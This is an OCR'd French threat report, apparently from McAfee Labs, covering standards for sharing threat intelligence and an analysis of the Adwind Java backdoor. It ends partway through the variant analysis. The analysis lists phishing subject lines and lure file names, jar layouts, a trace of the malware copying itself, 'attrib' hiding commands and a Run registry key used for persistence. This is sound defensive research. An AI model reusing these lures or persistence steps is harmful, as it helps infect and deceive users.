
De plus, certaines entreprises hésitent à attribuer une mauvaise réputation à une URL ou une adresse IP, redoutant des répercussions juridiques potentielles. Nous l'avons constaté lorsque des produits de sécurité cataloguent certains domaines comme des générateurs de spam, ou encore un programme ou un module complémentaire comme un logiciel espion (spyware). Aujourd'hui, ces inquiétudes se manifestent également à l'égard du partage des informations sur les menaces.



Souci de confidentialité
La confidentialité représente également un problème majeur. Les normes et législations internationales rendent le partage d'informations extrêmement compliqué. Les entreprises réglementées doivent se conformer aux contrôles stricts imposés par les instances publiques sur des éléments tels que les données des clients ou des patients. Les réglementations concernant le partage d'informations personnelles ne sont pas toujours parfaitement comprises. Dès lors, pour éviter les amendes et autres sanctions, de nombreuses entreprises pèchent par excès de prudence, s'abstenant d'échanger des données avec des tiers sauf lorsque la bonne marche de leurs activités l'exige.

Normes d'échange
Pour qu'une structure d'échange de données de cyberveille soit efficace, des normes techniques établies pour le partage d'informations sont indispensables. Les initiatives se sont multipliées pour tenter de s'accorder sur un format unique de partage d'informations sur les menaces, mais la plupart se focalisaient sur un domaine spécifique, comme la réponse aux incidents. En 2010, MITRE, sous l'égide et avec le financement du ministère américain de la Sécurité intérieure, a entrepris le développement d'une architecture de cyberveille dans le but de créer une représentation d'un indicateur de cybermenace automatisable. Il s'agissait là de la première initiative spécifiquement axée sur la création d'une représentation structurée et automatisable du cycle de vie des cybermenaces, du format de messages associé et d'un protocole d'échange. Trois spécifications ont ainsi vu le jour :

- TAXII™, Trusted Automated eXchange of Indicator Information
- STIX™, Structured Threat Information eXpression
- CybOX™, Cyber Observable eXpression



Trois normes fondamentales pour le partage de la cyberveille sur les menaces

Source : oasis-open.org

Pour le secteur, il était important que ces standards consensuels en phase d'évolution soient reconnus en tant que normes internationales. C'est pourquoi le ministère américain de la Sécurité intérieure a apporté sa collaboration afin que le développement et la propriété des spécifications soient confiés à OASIS (Organization for the Advancement of Structured Information Standards). OASIS a institué son propre Comité technique chargé de la cyberveille sur les menaces, le Cyber Threat Intelligence Technical Committee (CTI TC). Ce comité a à son tour créé divers sous-comités, un pour chacune des spécifications, et un autre pour l'interopérabilité. OASIS va développer, gérer et publier toutes les versions futures de STIX, TAXII et CybOX.

TAXII est une spécification qui définit un ensemble de services et de mécanismes d'échange de messages, dont l'implémentation permettra de transmettre de manière automatisée et sécurisée des informations sur les cybermenaces au-delà des frontières organisationnelles et entre produits/services. TAXII permet l'échange de ces informations et constitue la méthode recommandée pour l'échange de cyberveille au format STIX.

STIX est le format structuré utilisé pour transmettre des informations spécifiques sur les cybermenaces. Il a été développé pour couvrir le cycle de vie complet des cybermenaces et offrir un format cohérent, lisible par les systèmes informatiques. STIX permet l'interprétation automatisée des informations grâce à une sémantique cohérente et des fonctions d'analyse avancée. Il représente sous forme d'expressions fiables les relations entre les composants individuels du cycle de vie des menaces.

STIX utilise CybOX, un langage de codage des « cyberobservables », c'est-à-dire des éléments pouvant être observés au cours d'une attaque. CybOX fournit une représentation standardisée des « faits » observés dans le cyberdomaine, au niveau du réseau et de l'hôte. Les « cyberobservables » peuvent être des éléments tels que des clés ou valeurs de Registre, des suppressions de fichiers, des hachages de fichiers, des requêtes HTTP, des sous-réseaux, etc. Il s'agit d'un événement mesurable ou d'une propriété à états dans le cyberdomaine.

L'utilisation de STIX connaît un véritable essor, puisque plus de 60 éditeurs recourent à ce format pour intégrer, publier et échanger les informations sur les cybermenaces. Le ministère américain de la Sécurité intérieure a opté pour STIX et TAXII pour la normalisation des initiatives publiques en matière d'échange de données sur les cybermenaces. Quant au secteur de la sécurité, il s'est engagé activement dans la conception et le déploiement d'outils et d'infrastructures basés sur ces spécifications.

Standards et meilleures pratiques de partage pour les organisations

Le secteur de la sécurité informatique travaille actuellement au développement de standards et de meilleures pratiques destinés aux organisations de partage et d'analyse des informations (ISAO). Il existe de nombreux services, flux de données et organisations de cyberveille sur les menaces (à la fois commerciales et à but non lucratif), mais pour l'instant, on n'attend pas une cohérence entre eux ni dans les informations qu'ils fournissent. Il s'agit pour la plupart de formats de données propriétaires et de services dépourvus d'interfaces standard. À l'heure actuelle, les organisations de partage gèrent leurs clients et l'adhésion des membres de manière individuelle. Ce manque de normalisation oblige ces organisations à investir du temps et des ressources considérables pour rendre les données utiles et exploitables, sans compter les budgets nécessaires pour les créer et les gérer.

En vertu du Décret présidentiel 13691, le ministère américain de la Sécurité intérieure a dû financer une entité indépendante pour qu'elle assume le rôle d'organisme de normalisation pour les ISAO. L'ISAO Standards Organization a pour mission d'identifier un ensemble de directives et standards non obligatoires pour la création, la gestion et le fonctionnement des ISAO. L'objectif est d'étendre le modèle des centres d'analyse et de partage d'informations, actuellement organisé par secteur d'activité (finances, santé, énergie, etc.), de façon à permettre l'instauration d'entités novatrices pour le partage d'informations sur les menaces, utilisant des formats de données et des interfaces compatibles standard. L'enrichissement des données d'événement sur les cybermenaces devrait influencer les types d'organisations qui verront ainsi le jour. Bien que cette initiative n'en soit encore qu'à ses débuts, elle définit des orientations fondamentales pour l'écosystème émergent de partage et d'analyse de cyberveille sur les menaces.

L'avenir de la cyberveille sur les menaces

Quelle direction prend le secteur de la sécurité informatique en matière de partage de cyberveille sur les menaces ? Établir des politiques et des normes est certes une bonne chose, mais quelle est l'étape suivante ?

Cadres juridiques
Juridiquement, l'inquiétude la plus vive est sans doute qu'en partageant des informations sur les menaces avec d'autres, une entreprise peut engager sa responsabilité juridique. Dans certains cas, nous avons constaté des problèmes liés au droit de la concurrence lorsque l'échange est restreint au sein d'un groupe d'entreprises. La loi américaine sur la cybersécurité (US Cybersecurity Act) de 2015 énonce, en partie, les bases juridiques du partage entre les secteurs public et privé ainsi qu'entre entreprises privées. Elle impose également aux ministères américains de la Sécurité intérieure et de la Justice d'édicter des directives qui limitent la réception, la conservation, l'utilisation et la propagation par le gouvernement fédéral des États-Unis de cyberveille sur les menaces contenant des informations personnelles. La loi prévoit en outre une protection contre les poursuites en responsabilité qui s'étend aux entités privées uniquement pour la surveillance des systèmes et le partage et la réception d'indicateurs de menaces selon les

Pour en savoir plus sur l'intégration de la cyberveille dans un environnement Intel Security, consultez la présentation de solution *Opérationnalisation de la cyberveille sur les menaces*.

modalités qu'elle prescrit. Elle indique par ailleurs que le partage de données de cyberveille sur les menaces ou de mesures défensives n'est pas obligatoire, pas plus que leur réception ne doit être signalée ou ne doit donner lieu à certaines actions. Dans le même esprit, une entité qui ne participe pas aux activités n'est pas passible de poursuites. Par ailleurs, la loi reconnaît que le fait que deux ou plusieurs entités privées partagent des informations sur les menaces à des fins de cyberprotection ne constitue pas une infraction aux lois antitrust.

La signature de cette loi marque un tournant. En effet, les clarifications qu'elle apporte concernant le partage d'informations avec le gouvernement des États-Unis et d'autres entités, ainsi que les protections qu'elle prévoit en matière de pratiques anticoncurrentielles et de responsabilité juridique, permettent une avancée certaine dans la manière dont le secteur de la sécurité informatique peut tirer parti des données sur les cybermenaces. Elle pourrait bien devenir un modèle de référence pour la législation en matière de partage d'informations au niveau mondial. Et les apaisements qu'elle procure sur le plan de la responsabilité juridique contribueront à dissiper les craintes qui entourent le partage, tout en offrant aux avocats d'entreprise les recommandations générales qu'ils attendaient.

Partage accru au sein de la communauté

Nous n'avons jamais partagé autant de données sur les menaces qu'aujourd'hui, mais nous éclairent-elles réellement sur les aspects cruciaux ? Détectons-nous simplement les attaques opportunistes, ou également les campagnes qui mettent véritablement en péril nos activités ? Auparavant, les flux de données sur les menaces, les informations partagées et les produits de sécurité n'utilisaient pas des formats standard. Le caractère propriétaire des formats de données nous empêchait de mettre en relation et d'utiliser correctement des fonctions analytiques avancées pour identifier des faits essentiels. Grâce aux représentations standard des données sur les menaces, les communautés de coopération seront en mesure d'évaluer et d'examiner de manière bien plus coordonnée les événements malveillants, les attaques et les outils. Cet avantage s'appliquera de plus en plus aux entreprises commerciales, aux associations à but non lucratif et aux organisations de l'open source.

Automatisation intégrée

La création, l'importation et l'exportation automatisées de cyberveille sur les menaces sont essentielles pour qu'une entreprise puisse profiter d'une structure d'échange. Bien que cette cyberveille puisse être utilisée pour traquer manuellement les menaces dans un environnement, le blocage des attaques en temps réel (ou quasi réel) exigera des processus et outils automatisés. Pour offrir une réponse adaptative et permettre l'exploitation de la cyberveille, les produits de sécurité doivent être capables de synthétiser ces données et de les traduire en mesures concrètes sans qu'une intervention humaine soit nécessaire. Précédemment, la découverte de la présence d'un logiciel malveillant sur un système était limitée à ce dernier ; désormais, cette information doit être disponible à l'échelle de l'entreprise pour permettre une riposte efficace. Ainsi, si un fichier malveillant est détecté sur un terminal, l'information doit être transmise à toute l'infrastructure de sécurité de l'entreprise pour débusquer le malware en interne, tout en bloquant à la périphérie les pièces jointes dont les hachages correspondent au fichier en question. Dès lors que les fournisseurs de solutions de sécurité utilisent des formats de données et des interfaces de cyberveille standard, la réaction en cas d'attaque peut s'opérer de manière intelligente. Cette normalisation permet à la cyberveille d'être exploitable et contribue à réduire le coût des opérations de sécurité, en s'assurant que l'intervention humaine ne devient pas un goulet d'étranglement et que les ressources en personnel sont utilisées de manière optimale.

Organisations et services de cyberveille innovants
De nouveaux services de connaissances en matière de sécurité font leur apparition. Par le passé, le partage d'informations sur les menaces se concentrait essentiellement sur l'identification et l'échange de cyberindicateurs et de cyberobservables. Lorsque vous saisissez « threat intelligence exchange » (échange de cyberveille) dans un moteur de recherche, vous obtenez des centaines de résultats. Même si vous trouverez des indicateurs de menaces valables sur les sites référencés, leur cohérence, leur type et leur qualité laissent le plus souvent à désirer. En comparant plusieurs sources d'échange de cyberveille, les entreprises se rendent compte que le contenu diffère. Pour une même menace, certaines sources fournissent des hachages de fichiers et la réputation des adresses IP ; d'autres, des clés de Registre et la réputation des noms de domaine. Tout porte à croire que des agrégateurs de cyberveille proposeront des flux standardisés à l'avenir.

Bien que les données de ce type soient primordiales, nous commençons à peine à appréhender véritablement le cycle de vie complet des menaces. À mesure que notre connaissance d'une menace s'améliore, les informations à son sujet s'étoffent et deviennent plus pertinentes. Nous verrons naître des entreprises dont l'unique mission est d'enrichir les données relatives aux menaces individuelles, pour que leurs clients soient mieux renseignés et puissent rapidement limiter l'impact potentiel d'une attaque.

La Cyber Threat Alliance (CTA), dont Intel Security est l'un des membres fondateurs, constitue un bel exemple d'initiative récente visant à favoriser l'exploitabilité de la cyberveille. Elle réunit des fournisseurs de solutions de sécurité s'adressant à divers segments de marché dans un objectif commun : partager des informations sur les menaces en vue d'améliorer les systèmes de défense pour que leurs clients puissent mieux contrer des cyberpirates aguerris. L'échange porte sur d'importants éléments individuels du cycle de vie des menaces, pouvant être incorporés dans les produits de sécurité de chacun des partenaires : vulnérabilités et exploits, nouveaux échantillons de logiciels malveillants, infrastructure de contrôle des réseaux de robots, etc. Grâce à leurs recherches coordonnées, les membres de la Cyber Threat Alliance disposent d'une vue précise du cycle complet d'une attaque lors de campagnes spécifiques, avec une analyse technique approfondie. Ils bénéficient en outre de recommandations à des fins de prévention et de réduction des risques.

Conclusion

La cyberveille sur les menaces s'impose de plus en plus comme un outil efficace pour combattre les menaces avancées. Notre étude a révélé qu'elle bénéficie globalement d'un accueil très favorable et que beaucoup souhaitent en profiter. Cela étant, de nombreuses entreprises sont confrontées à des obstacles les empêchant de tirer pleinement parti des avantages offerts par le partage communautaire des données sur les menaces. Fort heureusement, certains de ces obstacles se lèvent peu à peu. L'utilisation d'informations sur les menaces est vouée à devenir une composante essentielle des dispositifs de défense des entreprises dans la mesure où celles-ci bénéficieront de données enrichies et structurées, leur permettant d'avoir une vue plus précise sur les cyberattaques et une réaction plus rapide.


Pour en savoir plus sur l'intégration de la cyberveille dans un environnement Intel Security, consultez la présentation de solution *Opérationnalisation de la cyberveille sur les menaces*.

Adwind, un logiciel malveillant Java

— Diwakar Dinkar et Rakesh Sharma

L'outil d'administration à distance Adwind est un cheval de Troie de type porte dérobée (backdoor) écrit en langage Java, qui cible diverses plates-formes prenant en charge les fichiers Java. Adwind n'exploite aucune vulnérabilité. Dans la plupart des cas, pour qu'une infection réussisse, l'utilisateur doit exécuter le logiciel malveillant en double-cliquant sur le fichier .jar généralement distribué sous forme de pièce jointe, ou ouvrir un document Microsoft Word infecté. L'infection se propage si Java Runtime Environment est installé sur l'ordinateur de l'utilisateur. Une fois le fichier .jar malveillant exécuté sur le système cible, le malware s'installe silencieusement et se connecte à un serveur distant, via un port préconfiguré pour recevoir des commandes d'un attaquant distant et effectuer d'autres opérations illicites. Le nombre de fichiers .jar Adwind envoyés à McAfee Labs est passé de 1 388 à 7 295 entre le 1er et le 4e trimestre 2015, soit une hausse de 426 %.


Méthode d'attaque standard pour Adwind



Bref historique

Adwind est une évolution de l'outil d'administration à distance Frutas. Frutas est un outil d'administration à distance Java découvert au début de l'année 2013. Il a été largement utilisé dans le cadre de campagnes de phishing menées contre des administrations et des sociétés financières, minières et de télécommunications de premier plan en Europe et en Asie. Frutas permet aux attaquants de créer un fichier .jar doté de fonctions de porte dérobée (backdoor) pouvant être exécuté sur un système compromis. Une fois exécuté, Frutas parcourt un fichier de configuration incorporé pour se connecter à son serveur de contrôle. À l'été 2013, le nom Frutas a été changé en Adwind. En novembre 2013, Adwind a été rebaptisé et vendu sous un nouveau nom : UNRECOM (UNiversal REmote COntrol Multiplatform).

Depuis le début du 3e trimestre 2015, McAfee Labs a constaté une augmentation significative du nombre de soumissions des fichiers .jar identifiés en tant qu'Adwind. Le graphique suivant illustre clairement cette tendance :




Source : McAfee Labs, 2016

Chaîne d'infection

Adwind se propage généralement au travers de campagnes de spam dont les pièces jointes contiennent des logiciels malveillants, de pages web altérées et de téléchargements à l'insu de l'utilisateur (drive-by download). Son mécanisme de distribution a évolué. Les premières campagnes de spam s'étalaient sur plusieurs jours, voire plusieurs semaines, et utilisaient le même objet d'e-mail ou le même nom de pièce jointe. Cette uniformité permettait aux éditeurs de solutions de sécurité de détecter et de neutraliser rapidement Adwind. Aujourd'hui, les campagnes de spam ont une durée réduite, les objets sont fréquemment modifiés et les pièces jointes sont élaborées avec soin, ce qui permet à Adwind d'échapper à la détection. Vous trouverez ci-dessous deux exemples d'e-mail de spam :

Exemple 1 : Le fichier .jar malveillant est incorporé dans un document Word ; lors de son exécution, il dépose et exécute le backdoor sur le système :



E-mail contenant un fichier Word infecté en pièce jointe

Pour en savoir plus sur la détection des e-mails de phishing prétendument envoyés par Western Union, cliquez ici.

Contenu du fichier Word infecté, y compris un fichier .jar malveillant

Exemple 2 : Le fichier .jar malveillant est également distribué sous la forme d'une ou plusieurs pièces jointes à un e-mail.

E-mail contenant un fichier .jar malveillant en pièce jointe

Le contenu de l'e-mail de spam est conçu pour duper les utilisateurs à l'aide de techniques d'ingénierie sociale. Voici quelques exemples de lignes d'objet (avec traduction partielle entre crochets, à titre purement informatif) :

- ***SPAM*** Re: Payment/TR COPY-Urgent [paiement / RE copie - urgent]
- Credit note for outstanding payment of Invoice [note de crédit pour paiement en souffrance d'une facture]
- Fwd: //Top Urgent// COPY DOCS
- Re:Re: Re:Re:Re TT copy & PIs with Amendments very urgent... [transfert financier, svp voir amendements très urgents]
- PO#939423 [bon de commande numéro ...]
- Western Union Transaction [transaction Western Union]

Les noms de fichier .jar sont également adaptés pour paraître inoffensifs :

- Shipment_copies (2).jar [copies expédition]
- FUD FIle.jar
- PO 8324979(1).jar [bon de commande ...]
- Shipping Documents.jar [document d'expédition]
- Telex Copy.jar [copie télex]
- INSTRUCTIONCZ121.jar
- Order939423.jar [commande ...]
- Payment TT COPY.jar [paiement par transfert]
- SCAN_DRAFT COPY BL,PL,CI.jar [essai copie numérisation]
- Enquiries&Sample Catalog CME-Trade.jar [demandes et catalogue d'échantillons]
- Transaction reciept for reconfirmation.xslx.jar [reçu de transaction pour confirmation]
- P-ORD-C-10156-124658.jar [commande ...]
- Proforma Invoice...jar [facture proforma]
- TT APPLICATION COPY FORM.jar [formulaire demande paiement]
- Dec..PO.jar [BdC déc]
- Credit_Status_0964093_docx.jar [statut crédit]

Une ligne d'objet efficace et un fichier .jar au nom inoffensif peuvent pousser un utilisateur trop confiant à lire l'e-mail et à ouvrir la pièce jointe.

Analyse des variantes d'Adwind

Il existe plusieurs variantes d'Adwind, ce qui signifie que le contenu des fichiers .jar peut varier.


Les variantes suivantes correspondent à certaines des structures de fichier internes les plus fréquemment rencontrées :

```
META-INF/MANIFEST.MF
config.xml
ID
desinstalador/
extra/
opciones/
Adwind.class
Principal.adwind
desinstalador/MaDe.adwind
desinstalador/desins.class
extra/ClassLoaderMod.class
extra/Constante.class
extra/Constantes$1.class
extra/Constantes$2.class
extra/Constantes$3.class
extra/Constantes.class
opciones/Archivo.class
opciones/Copiar.adwind
opciones/EnviarFile.adwind
opciones/Informacion.adwind
opciones/Instalador.adwind
opciones/Interface_.class
opciones/Opcion1.adwind
opciones/Opcion10.adwind
opciones/Opcion12.adwind
opciones/Opcion15.adwind
opciones/Opcion5.adwind
opciones/Opcion7.adwind
opciones/Opcion7b.adwind
opciones/Opcion8.adwind
opciones/Opcion9.adwind
opciones/Opcion9b.adwind
opciones/OrdenCaptura.class
opciones/Pina.adwind
opciones/RecibirFile.adwind
opciones/WebBot.adwind
opciones/a.png
opciones/interfaceInfo.class
extra/Constante$Constante.class
extra/Constante$ClassLoaderMod.class
extra/Constantes$Constantes$2.class
Adwind$2.class
extra/Constantes$ClassLoaderMod.class
opciones/Interface_$Archivo.class
opciones/Interface_$interfaceInfo.class
Adwind$1.class
extra/Constantes$Constantes.class
Adwind$0.class
extra/Constante$Constantes$2.class
desinstalador/desins$2.class
desinstalador/desins$0.class
extra/Constante$Constantes$3.class
desinstalador/desins$1.class
extra/ClassLoaderMod$Constantes.class
```

Variante 1 d'Adwind, contenant le fichier manifest.mf

```
META-INF/MANIFEST.MF
h9umf51nbIqbNr7jtUfQ//ETYEKSRsJMGsSPYn4rvcVoSEbY/Xg484Nyr0BBYRvpUYzWCEb/ACuhP2tX
/koodZIhDl/PM30w//B2yZvPw605CrqHMNIQZunya/w8Kyq/kXOpQZ4DdBe0p/7r2tNn5Y5KTT1NnhXN
lHh5weX/GmUiSDDor01ryrCAQ7Jvk/3jmN/Th3GRXKvFZqjBXxbaNuSkhtY8YE/0KM/5rReTIGEUV0h3
niGKOeESJep/FCMxDY2B4f3y2IiBHtQ4BX0OKI/DDGHsnIzf9cya61MV1j68VAM/QL1sv1aEo
config/config.perl
main/AuX.class
main/CON.class
main/Start.class
main/coN.class
main/nul.class
main/prn.class
main/Aux.class
main/AUx.class
main/nU1.class
main/cON.class
main/aUx.class
```

Variante 2 d'Adwind, contenant le fichier manifest.mf



Variante 3 d'Adwind, contenant le fichier manifest.mf


javaw.exe	3896	ReadFile	C:\Users\[redacted]\Desktop\3399B76E.jar	SUCCESS
javaw.exe	3896	WriteFile	C:\Users\[redacted]\AppData\Roaming\Evsfqcvs\Mewloyse.jar	SUCCESS
javaw.exe	3896	ReadFile	C:\Users\[redacted]\Desktop\3399B76E.jar	SUCCESS
javaw.exe	3896	WriteFile	C:\Users\[redacted]\AppData\Roaming\Evsfqcvs\Mewloyse.jar	SUCCESS
javaw.exe	3896	ReadFile	C:\Users\[redacted]\Desktop\3399B76E.jar	SUCCESS
javaw.exe	3896	WriteFile	C:\Users\[redacted]\AppData\Roaming\Evsfqcvs\Mewloyse.jar	SUCCESS
javaw.exe	3896	ReadFile	C:\Users\[redacted]\Desktop\3399B76E.jar	SUCCESS
javaw.exe	3896	WriteFile	C:\Users\[redacted]\AppData\Roaming\Evsfqcvs\Mewloyse.jar	SUCCESS
javaw.exe	3896	ReadFile	C:\Users\[redacted]\Desktop\3399B76E.jar	SUCCESS
javaw.exe	3896	WriteFile	C:\Users\[redacted]\AppData\Roaming\Evsfqcvs\Mewloyse.jar	SUCCESS
javaw.exe	3896	ReadFile	C:\Users\[redacted]\Desktop\3399B76E.jar	END OF FILE
javaw.exe	3896	CloseFile	C:\Users\[redacted]\AppData\Roaming\Evsfqcvs\Mewloyse.jar	SUCCESS

Lors de son exécution, Adwind se copie dans %AppData%\[nom de dossier aléatoire]\[nom de fichier aléatoire].jar.

Selon la variante d'Adwind, l'archive Java copiée dans le dossier %AppData% peut utiliser une autre extension de fichier que .jar : %AppData%\[nom de dossier aléatoire]\[nom de fichier aléatoire].[extension de fichier aléatoire].

```
Name: \Windows\System32\attrib.exe
PID: 3640, Command line: attrib +s +h +r "C:\Users\[redacted]\AppData\Roaming\Evsfqcvs\*.*"
Name: \Windows\System32\attrib.exe
PID: 2024, Command line: attrib +s +h +r "C:\Users\[redacted]\AppData\Roaming\Evsfqcvs"
```

Le cheval de Troie modifie les attributs de dossier et de fichier en système, masqué et lecture seule.



Dossier aléatoire créé par Adwind

Enfin, Adwind exécute sa copie située dans le dossier %AppData% et ajoute la clé de Registre suivante, qui permettra au cheval de Troie Java backdoor de s'exécuter au démarrage :

> HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run] "[nom de valeur aléatoire]"="[répertoire Java Runtime Environment]\javaw.exe" – jar "%AppData%\[nom de dossier aléatoire]\[nom de fichier aléatoire].jar"


Clé de Registre Adwind

Clé de Registre Adwind avec noms aléatoires attribués


Adwind se présente sous une forme dissimulée pour masquer son intention malveillante. Sa charge active et son fichier de configuration (qui sert de fichier d'installation) sont chiffrés à l'aide du mécanisme DES, RC4 ou RC6, selon la variante. Le backdoor Adwind se déchiffre au vol pendant l'exécution.

- Variante 1

